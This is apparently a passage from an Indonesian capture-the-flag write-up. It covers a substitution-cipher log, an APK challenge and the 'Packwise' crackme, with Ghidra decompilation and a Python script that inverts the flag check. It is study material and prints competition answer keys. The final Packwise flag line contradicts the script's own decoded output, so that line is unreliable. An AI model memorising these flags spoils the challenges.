[<] ??? EC& 1c;t tD ;b ;@%%0 4Y a]1 ^5%d|r N^60u" u>"^N (G 11sL NN 0A, EUB.= XWgI Dy \b%@z%
[>] Guessing: The book is in front of the table; please place it back on the shelf (row 3, A-12).
[<] ??? >
[<] ??? B1 `JZ`yxx S%YYc+ o`-496 "@% 9l6|r Na${^dj <$\5B(w>H |>FfF&qfFLU.U ?GMr)z/ )*Q7h*&%
[>] Guessing: He skipped stones across the lake; physics practice, water-dancing mastery attempt.
[<] ??? >
[<] ??? (C& 1c_ey%JJ ]`c o]@1 KYed" D4" ]K- a-{1Rt t5L8L$~~ t=k { R0GX=W 0(m= PUQh xIhHHtl
[>] Guessing: She borrowed the book years ago and hasn't returned it; a sticky note says "soon".
[<] ??? >
[<] ??? EC& t1`Vz Vzx] @kz5__ yz0n"\ "N+4"D Nndn~j} q^K<i N>'uAFRFq& BFXN'?AN.[[ tFQ[T0}P** CvpxH!n
[>] Guessing: The paper boat sailed across puddle oceans; scale adventure, imagination navigation system.
[<] ??? >
[<] ??? (C& v3&e`ZZ %Y ];t` nDb K@n1 -a w9O s>da</ {"L8L5t q18t){Xq ,=7A.A#J BrTmhr7(ImE TQ*QV1*#rv1xxa
[>] Guessing: She learned to read the wind in the trees; natural language fluency, atmospheric communication.
[<] ??? > >> IONIC{STOP_LOOKING_FOR_FORMULAS_THIS_WAS_SUBSTITUTION_ONLY}
[*] No more data. Exiting.
[*] Closed.
```

FLAG: IONIC{STOP_LOOKING_FOR_FORMULAS_THIS_WAS_SUBSTITUTION_ONLY}

[REVERSE ENGINEERING]

From Z3ro to Z3ro (100 pts)



From Z3ro to Z3ro

847

4 (57% liked) 3

In the digital void, where nothing exists, a journey begins...

From absolute zero, no knowledge, no secrets, no trace. Through layers of obfuscation and computed chaos. Back to zero, where the flag reveals itself from scattered fragments.


They said you can't find what doesn't exist. They said you can't trace what was never written. But everything leaves a trail, even numbers that dance back to their origin.

The path is clear: from z3ro, build the truth, return to z3ro.

Author envior

Overview

Pada challenge kali ini kita diberikan sebuah zip yang dimana jika kita ekstrak berisi sebuah file dengan ekstensi .apk:




```
[chilhan@archlinux From_zero]$ unzip attachments.zip
Archive:  attachments.zip
   creating: attachments/
  inflating: attachments/app-release.apk
[chilhan@archlinux From_zero]$ cd attachments
[chilhan@archlinux attachments]$ ls
app-release.apk
[chilhan@archlinux attachments]$
```

Pertama aing kita karna ini soal reserve kita disuruh bongkar ni file (mauu mati aing kalau beneran cik)


Solution

Karna ini filenya ekstensinya .apk aing coba tes di android mana kali ada petunjuk .



Output will appear here...


Pada halaman utamanya kita disuruh input apa aja dan dan ada tombol reveal yang kemungkinan menampilkan input yang kita masukkan



Enter anything: flag

```
Flag: https://rentry.co/
4uy92pc9
```

Dan setelah kita tekan sebanyak 3x terdapat sebuah link yang katanya itu adalah flag




IONIC{c0ngratz_k1ng_u_ar3_n0w_th3_hero}

Pub: 06 Oct 2025 06:06
Views: 63

Flag: IONIC{c0ngratz_k1ng_u_ar3_n0w_th3_hero}

Packwise (919 pts)



Challenge

packwise

919

👍2 (50% liked) 👎2

bapack buka gudang benderanya hilang!!! bantu bapack bapack tersebut mencari benderanya **Author:** kepiting Kikir

Overview

Diberikan sebuah file chall yg dimana file ini merupakan sebuah program yang bisa di eksekusi dan saat kita eksekusi program ini meminta kita menginputnya flag dan jika benar maka akan program akan menjawabnya benar dan jika salah maka program akan mengatakan flagnya salah

Solution

Pertama aing coba bongkar menggunakan ghidra dan disini aing menemukan ada dua fungsi yang menarik


FUN_00105a00

```
void FUN_00105a00(long param_1,long param_2)

{
  byte bVar1;
  int iVar2;
  uint uVar3;
  int iVar4;
  uint local_14;

  iVar2 = FUN_001055c2();
  local_14 = 0;
  do {
    if (iVar2 <= (int)local_14) {
      return;
    }
    bVar1 = *(byte *)(param_1 + (int)local_14);
    if (((local_14 & 1) == 0) && ((bVar1 & 1) != 0)) {
      FUN_0010577c();
      FUN_001057c5();
    }
    else if (((int)local_14 % 3 == 0) || ((bVar1 & 0x10) != 0)) {
      FUN_00105807();
      FUN_0010585d();
      FUN_001058a5();
    }
    else if (((int)local_14 % 5 == 1) && (((bVar1 ^ local_14) & 7) != 0)) {
      FUN_001058e5();
      FUN_00105938();
    }
    else {
      FUN_00105981();
      FUN_001059b3();
    }
    bVar1 = (byte)local_14 ^ bVar1 + (byte)local_14;
    if ((char)bVar1 < '\0') {
      if ((local_14 & 3) == 0) {
        FUN_0010577c();
        FUN_001058e5();
      }
      else if ((int)local_14 % 4 == 1) {
        FUN_001057c5();
        FUN_00105938();
      }
      else if ((int)local_14 % 4 == 2) {
        FUN_00105807();
        FUN_00105981();
      }
      else {
        FUN_0010585d();
        FUN_001059b3();
      }
    }
    else if ((bVar1 & 1) == 0) {
      FUN_0010577c();
      FUN_001057c5();
      FUN_00105807();
    }
    else {
      FUN_001058a5();
    }
    uVar3 = FUN_0010574b(bVar1,(byte)((int)local_14 % 4));
    iVar4 = (int)local_14 % 6;
    if (iVar4 == 4) {
      FUN_0010577c();
      FUN_001058e5();
      FUN_00105938();
    }
    else if (iVar4 < 5) {
      if (iVar4 == 3) {
        FUN_001058a5();
        FUN_001059b3();
      }
      else {
        if (3 < iVar4) goto LAB_00105d77;
        if (iVar4 == 2) {
          FUN_001057c5();
          FUN_00105981();
        }
        else {
          if (2 < iVar4) goto LAB_00105d77;
          if (iVar4 == 0) {
            FUN_0010585d();
            FUN_001058e5();
          }
          else {
            if (iVar4 != 1) goto LAB_00105d77;
            FUN_00105807();
            FUN_00105938();
          }
        }
      }
    }
    else {
LAB_00105d77:
      FUN_00105807();
      FUN_00105981();
      FUN_001059b3();
    }
    bVar1 = (char)uVar3 + 0x5a;
    if ((bVar1 & 1) == 0) {
      if ((bVar1 & 4) == 0) {
        if ((int)local_14 % 7 == 0) {
          FUN_00105938();
        }
        else {
          FUN_00105981();
          FUN_001059b3();
        }
      }
      else {
        FUN_001058a5();
        FUN_001058e5();
      }
    }
    else {
      FUN_0010577c();
      if ((bVar1 & 2) == 0) {
        FUN_00105807();
        FUN_0010585d();
      }
      else {
        FUN_001057c5();
      }
    }
    *(char *)((int)local_14 + param_2) = (char)uVar3;
    local_14 = local_14 + 1;
  } while( true );
}
```

Dan FUN_00105e96

```

undefined8 FUN_00105e96(void)

{
  int iVar1;
  long lVar2;
  undefined8 uVar3;
  long in_FS_OFFSET;
  char *local_e8;
  undefined local_98 [64];
  undefined local_58 [72];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  FUN_001055e2();
  for (local_e8 = (char *)0x106582; *local_e8 != '\0'; local_e8 = local_e8 + 1) {
    FUN_001055a2();
    FUN_00105632();
    FUN_00105642();
  }
  FUN_001055f2();
  FUN_00105632();
  lVar2 = FUN_00105622();
  if (lVar2 == 0) {
    uVar3 = 1;
  }
  else {
    lVar2 = FUN_00105602();
    local_98[lVar2] = 0;
    lVar2 = FUN_001055c2();
    if (lVar2 == 0x36) {
      FUN_00105a00((long)local_98,(long)local_58);
      iVar1 = FUN_00105612();
      if (iVar1 == 0) {
        FUN_001055b2();
        FUN_001055f2();
      }
      else {
        FUN_001055b2();
      }
      uVar3 = 0;
    }
    else {
      FUN_001055b2();
      uVar3 = 1;
    }
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
    uVar3 = FUN_001055d2();
  }
  return uVar3;
}
```


Disiini fungsi FUN_00105e96 bertugas sebagai checker,dia akan membaca input dan memeriksa apakah Panjang inputnya sama dengan 54byte,dan kemudian dia memanggil fungsi FUN_00105a00 untuk mentransformasi input,dan hasil transformasi kemudian dibandingkan dengan flagnya apakah sama



```
                                                                        00105f89(R)
                            FUN_00105e96
        00105e96 55              PUSH       RBP
        00105e97 48 89 e5        MOV        RBP,RSP
        00105e9a 48 81 ec        SUB        RSP,0xe0
                 e0 00 00 00
        00105ea1 64 48 8b        MOV        RAX,qword ptr FS:[0x28]
                 04 25 28
                 00 00 00
        00105eaa 48 89 45 f8     MOV        qword ptr [RBP + local_10],RAX
        00105eae 31 c0           XOR        EAX,EAX
        00105eb0 48 b8 49        MOV        RAX,0x61bc243e994a849
                 a8 94 e9
                 43 c2 1b 06
        00105eba 48 ba 7e        MOV        RDX,0x6dfb033ccd83a7e
                 3a d8 cc
                 33 b0 df 06
        00105ec4 48 89 85        MOV        qword ptr [RBP + local_d8],RAX
                 30 ff ff ff
        00105ecb 48 89 95        MOV        qword ptr [RBP + local_d0],RDX
                 38 ff ff ff
        00105ed2 48 b8 6e        MOV        RAX,-0x2d27c9ac4d9acc92
                 33 65 b2
                 53 36 d8 d2
        00105edc 48 ba 95        MOV        RDX,0x2c22488d2c25ca95
                 ca 25 2c
                 8d 48 22 2c
        00105ee6 48 89 85        MOV        qword ptr [RBP + local_c8],RAX
                 40 ff ff ff
        00105eed 48 89 95        MOV        qword ptr [RBP + local_c0],RDX
                 48 ff ff ff
        00105ef4 48 b8 74        MOV        RAX,0x166db9b334295774
                 57 29 34
                 b3 b9 6d 16
        00105efe 48 ba bc        MOV        RDX,-0xf5c214951174544
                 ba e8 ae
                 b6 de a3 f0
        00105f08 48 89 85        MOV        qword ptr [RBP + local_b8],RAX
                 50 ff ff ff
        00105f0f 48 89 95        MOV        qword ptr [RBP + local_b0],RDX
```


Terdapat salah 1 hal menarik di FUN_00105e96 Dimana disini tedapat sebuah konstanta yang dimuat ke register lalu dipindahkan ke lokasi pembandingan input user,akan tetapi disinilah menurutku letak kelemahannya karna kita bisa mengumpulkan konstanta tsb dan menrekontruksi untuk mendapatkan flagnya langsung aja aing buat script buat solve ini soal

```python
def rol8(x, n):
    n &= 7
    return ((x << n) & 0xFF) | ((x & 0xFF) >> (8 - n))

def invert_transform(transformed_bytes):
    res = []
    for i, c in enumerate(transformed_bytes):
        n = i % 4
        b1 = rol8(c, n)                         # undo ROR -> ROL
        orig = ((b1 ^ (i & 0xFF)) - (i & 0xFF)) & 0xFF
        res.append(orig)
    return bytes(res)

hex_consts = [
    ("61bc243e994a849", 8),
    ("6dfb033ccd83a7e", 8),
    ("d2d83653b265336e", 8),
    ("2c22488d2c25ca95", 8),
    ("166db9b334295774", 8),
    ("deb6aee8babc", 6),
    ("f0a3", 2),
    ("c3960a544a90", 6),
]

buf = bytearray()
for h, size in hex_consts:

    h = h.rjust(size*2, "0")
    b = bytes.fromhex(h)
    if len(b) != size:
        raise SystemExit(f"size mismatch for {h}: expected {size}, got {len(b)}")
    buf += b[::-1]
TARGET = bytes(buf)
if len(TARGET) != 54:
    raise SystemExit("TARGET length not 54 bytes")


original = invert_transform(TARGET)
print("TARGET (hex):", TARGET.hex())
print("Decoded (hex):", original.hex())
print("Decoded (ascii):", original.decode('ascii'))
```



```
[Running] python -u "/home/chilhan/Writeup/IONIC/Reserve/PACKWISE/tempCodeRunnerFile.py"
TARGET (hex):
49a894e943c21b067e3ad8cc33b0df066e3365b25336d8d295ca252c8d48222c74572934b3b96d16bcbae8aeb6
dea3f0904a540a96c3
Decoded (hex):
494f4e49437b64306e745f62335f63306e66757333645f6a7573745f7570785f346e645f73316d706c335f336e
637279707431306e7d
Decoded (ascii): IONIC{d0nt_b3_c0nfus3d_just_upx_4nd_s1mpl3_3ncrypt10n}
```

Kita tes input ke file challnya apakah benar



```
Enter flag: IONIC{d0nt_b3_c0nfus3d_just_upx_4nd_s1mpl3_3ncrypt10n}

[+] Correct! Congratulations!
[+] Flag: IONIC{d0nt_b3_c0nfus3d_just_upx_4nd_s1mpl3_3ncrypt10n}
[illegible]
```

Flag: IONIC{d0nt_b3_c0nfus3d_just_upx_4nd_s1mple_3ncrypti0n}